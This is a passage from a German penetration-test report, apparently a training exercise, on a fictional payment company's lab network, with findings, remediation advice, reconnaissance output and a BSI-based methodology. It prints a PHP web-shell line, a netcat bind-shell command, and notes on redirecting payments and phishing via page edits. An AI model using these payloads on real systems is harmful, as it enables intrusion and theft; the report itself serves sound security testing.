Mit einem Shell-Skript wurden alle Adressen im Subnetz überprüft und es konnten drei weitere Systeme gefunden werden.




Abbildung 5.10: Clients im Privaten Netzwerk

Die Backend für die Anwendung der Schnittstelle im Paygate wurde ausfindig gemacht. Diesen können wir modifizieren und mit modifizierten Queries die Daten auf dem System zwischenspeichern und anschließend auf unseren Rechner übertragen. Alternativ kann man

Zahlungen durch Modifizierung der Queries umleiten oder die Entfernung von `@oauth.require_oauth('admin')` die Authentifizierungsfunktion für die Anfragen ausschalten.

```
root@paygate:/# cat /var/www/flask-prod/paygate.py
58     query = conn.execute(text(query), params)
59     else:
60         query = conn.execute(text(query))
61     conn.close()
62     response = [dict(zip(tuple(query.keys()), i)) for i in query.cursor]
63     return response
64
65
66 def sqlExecute(query, params=None):
67     """Execute SQL command on database"""
68     conn = g.db.connect()
69     if params:
70         conn.execute(text(query), params)
71     else:
72         conn.execute(text(query))
73     conn.close()
74
75 def logAuth(user, status):
76     try:
77         app.logger.debug(
78             'dubius-api[%s]: user "%s" %s' %
79             (
80                 os.getpid(),
81                 user,
82                 status
83             )
84         )
85     except Exception, e:
86         logError(e)
87
88 def logRequest():
89     try:
90         app.logger.debug(
91             'dubius-api[%s]: %s %s, headers: %s, args: %s, form: %s' %
92             (
93                 os.getpid(),
```

Abbildung 5.11: API Backend Python-Datei

Durch Modifizierung der Seite kann Phishing betrieben werden, indem man Eingabefelder abfangt.




Abbildung 5.12: Modifizierung von HTML

Empfehlung:

Passwörter dürfen nicht personenbezogen sein, eine Mindestlänge haben, Groß- und Kleinbuchstaben, Zahlen und Sonderzeichen beinhalten. Zudem sollten Passwörter regelmäßig geändert werden.

Benutzernamen dürfen keine Rückschlüsse auf Personen oder Rollen zulassen.

Es müssen zudem automatische Sicherheitssysteme implementiert werden, die Durchbrüche rechtzeitig erkennen und verhindern können. Dazu gehört auch ein aktives Incident-Management.

5.1.7 PHP-Injection

Beschreibung

Auf dem System 10.250.53.35 (Dokuwiki) kann jeder Besucher die Seite *todo* bearbeiten. Die Seitenbearbeitung ist jedoch anfällig gegenüber Injection-Angriffe über die `$_GET` Parameter. PHP-Befehle werden nicht escaped, sondern auf dem Host-System ausgeführt. Jeder Besucher kann somit Systembefehle ausführen.

Auswirkung

Angreifer erhalten durch die Injection Zugang zum System mit der Benutzergruppe der Anwendung, die die Seite hostet. Die Webanwendung kann vollständig manipuliert werden (vgl. 5.1.6). Es kann auch zunächst beispielsweise eine Shell an einen Port gebunden werden, welche von außen erreichbar und nutzbar wäre. Je nach Berechtigung der Webanwendung kann ein Angreifer durch andere Schwachstellen das ganze System übernehmen oder das System mindestens als Proxy nutzen, um sich in private Netzwerke zu begeben.

Proof of Concept

Um einen privilegierten Zugang zu dem System 10.250.53.34 zu erhalten, müssen wir auf einer beliebigen Seite die Zeile `<?php system($_GET[cmd]); ?>` einfügen. Diese führt eine Shell aus, dessen Eingabe aus dem `$_GET` Parameter "cmd" gelesen wird. Über die URL können wir den Parameter beliebig setzen und Befehle ausführen. Um uns als Angreifer die Arbeit zu erleichtern binden wir eine Shell an den Port 4444. Wir definieren also "cmd=nc -lvp 4444 -e /bin/sh" in der URL.





Abbildung 5.13: PHP-Injection

Als nächstes verbinden wir uns mit unserer Angreifermaschine auf das Ziel mit dem Befehl `nc -nv <IP Address> 4444`.



```
root@kali:~# nc 10.250.53.35 4444
ls
COPYING
README
bin
conf
data
doku.php
dokuwiki-2017-02-19e.tgz
feed.php
inc
index.php
install.php
lib
register_globals.php
vendor
```

Abbildung 5.14: Netcat Bind-Shell

Empfehlung:

Alle Eingabestrings müssen Escaped werden und Sonderzeichen ersetzt werden. Inline JavaScript und PHP müssen vermieden werden.

6 Anhang

6.1 Vorgehensweise


Die Vorgehensweise ist an die Studie “Durchführungskonzept für Penetrationstests” des Bundesamt für Sicherheit in der Informationstechnik (BSI) angelehnt und unterteilt sich in verschiedene Phasen:

6.1.1 Information Gathering:

Alle öffentlich Zugänglichen Informationen über das Ziel werden durchsucht. Darunter zählen auch ihre Mitarbeiter über Sozialen Medien.

6.1.2 Netzwerksan der Zielsysteme und ihrer Dienste:

Alle Netzwerke und ihre Ports werden gescannt und identifiziert. Anhand der offenen Ports können wir Anwendungen und Dienste identifizieren, die als potenzielle Zugangspunkte dienen könnten.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> axfr dubius-payment.com @10.250.53.5  
;; global options: +cmd  
dubius-payment.com. 172800 IN SOA ns01.dubius-payment.com. root.dubiu  
s-payment.com. 2006032201 28800 7200 2419200 10800  
dubius-payment.com. 172800 IN NS ns01.dubius-payment.com.  
dubius-payment.com. 172800 IN MX 10 mail01.dubius-payment.com.  
dubius-payment.com. 172800 IN MX 100 mail02.dubius-payment.com.  
blog.dubius-payment.com. 172800 IN A 10.250.53.34  
db01.dubius-payment.com. 172800 IN A 10.247.97.16  
db02.dubius-payment.com. 172800 IN A 10.247.97.17  
ftp01.dubius-payment.com. 172800 IN A 10.247.97.48  
ftp02.dubius-payment.com. 172800 IN A 10.247.97.49  
fw01.dubius-payment.com. 172800 IN A 10.250.53.1  
fw02.dubius-payment.com. 172800 IN A 10.250.53.2  
ldap01.dubius-payment.com. 172800 IN A 10.247.97.221  
ldap02.dubius-payment.com. 172800 IN A 10.247.97.222  
localhost.dubius-payment.com. 172800 IN A 127.0.0.1  
mail01.dubius-payment.com. 172800 IN A 10.250.53.128  
mail02.dubius-payment.com. 172800 IN A 10.250.53.129  
manager.dubius-payment.com. 172800 IN A 10.247.97.32  
ns01.dubius-payment.com. 172800 IN A 10.250.53.5  
ns02.dubius-payment.com. 172800 IN A 10.250.53.6  
otrs.dubius-payment.com. 172800 IN A 10.250.53.33  
paygate.dubius-payment.com. 172800 IN A 10.250.53.36  
proxy.dubius-payment.com. 172800 IN A 10.250.53.160  
wiki.dubius-payment.com. 172800 IN A 10.250.53.35  
dubius-payment.com. 172800 IN SOA ns01.dubius-payment.com. root.dubiu  
s-payment.com. 2006032201 28800 7200 2419200 10800
```

Abbildung 6.1: Domain Auflistung

```
kali@kali:~$ nmap 10.250.53.36
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-28 21:21 EDT
Nmap scan report for localhost (10.250.53.36)
Host is up (0.024s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
kali@kali:~$
```

Abbildung 6.2: Dienste (Ports) identifizieren

6.1.3 Analyse der Webanwendungen:

Mit dem Browser werden alle Systeme durchsucht und nach üblichen Schwachstellen Ausschau gehalten. Es wird Recherchiert welche Schwachstellen über die Webanwendungen schon bekannt sind. Oft werden Anwendungen spät oder gar nicht gepatcht. Versteckte Verzeichnisse werden mit Programmen wie *dirb* aufgedeckt.

6.1.4 Identifizierung von Schwachstellen:

Es werden Schwachstellen identifiziert und Abwägungen über ihre Nutzen/Risiko getätigt. Zudem werden spezifische Ziele definiert.

6.1.5 Ausnutzen der Schwachstellen:

Die Schwachstellen werden angegriffen. Idealerweise wird dadurch Zugang zum System erlangt.

6.1.6 Privilegienausweitung

Es werden Möglichkeiten gesucht uneingeschränkten Zugang im System zu erlangen. Es wird überprüft welche neuen Möglichkeiten dadurch entstanden sind. Das System wird zudem genutzt um neue Systeme zu identifizieren und anzugreifen. Idealerweise schafft man es bis in das Datenbanksystem zu gelangen.

6.1.7 Abschlussbericht

Es wird ein vertrauliches Dokument erstellt mit den Schwachstellen und Handlungsempfehlungen, um diese zu beseitigen.

6.2 Risikobewertung

Das Risiko setzt sich aus der Eintrittswahrscheinlichkeit und dem Schadensausmaß zusammen

		gering		Auswirkungen		hoch
Eintrittswahr- scheinlichkeit	hoch					
			Akzeptabel		Unakzeptabel	
				Akzeptabel mit Schadensminderung		
			Akzeptabel			
	gering					

Abbildung 6.3: Risikobewertungsmatrix

Faktoren für Eintrittswahrscheinlichkeit

- Wie einfach kann die Schwachstelle identifiziert werden? Sind Vulnerability Scanner erfolgreich? (Visibility)
- Existieren vorgefertigte Exploits, die jedem Angreifer frei zugänglich sind? (Exploitability)
- Setzt die Ausnutzung der Schwachstelle bestimmte Rechte voraus? (Privilege Escalation)
- Sind vorausgehende Schwachstellen notwendig? (Vulnerability Chaining)
- Ist die Ursache des Schadenseintritts auf menschliche Fehler zurückzuführen? (Social Engineering)

[**Hoch**] Die Schwachstelle ist offensichtlich oder Exploits sind frei verfügbar.

[**Mittel**] Die Schwachstelle ist in angemessener Zeit zu entdecken, Exploits müssen eventuell angepasst werden.

[**Gering**] Die Schwachstelle ist aufwendig zu finden und Exploits müssen erstellt werden.

Faktoren für Schadensausmaß

- Auswirkungen auf die Geschäftstätigkeit
- Schäden durch Verlust von: Vertraulichkeit, Integrität, Verfügbarkeit
- Personenschäden oder Persönlichkeitsrechtsverletzungen

[**Hoch**] Verletzung der Sicherheitsziele in Bezug auf Informationen oder IT-Systeme

[**Mittel**] Umgehung von Schutzmechanismen

[**Gering**] Informationslücke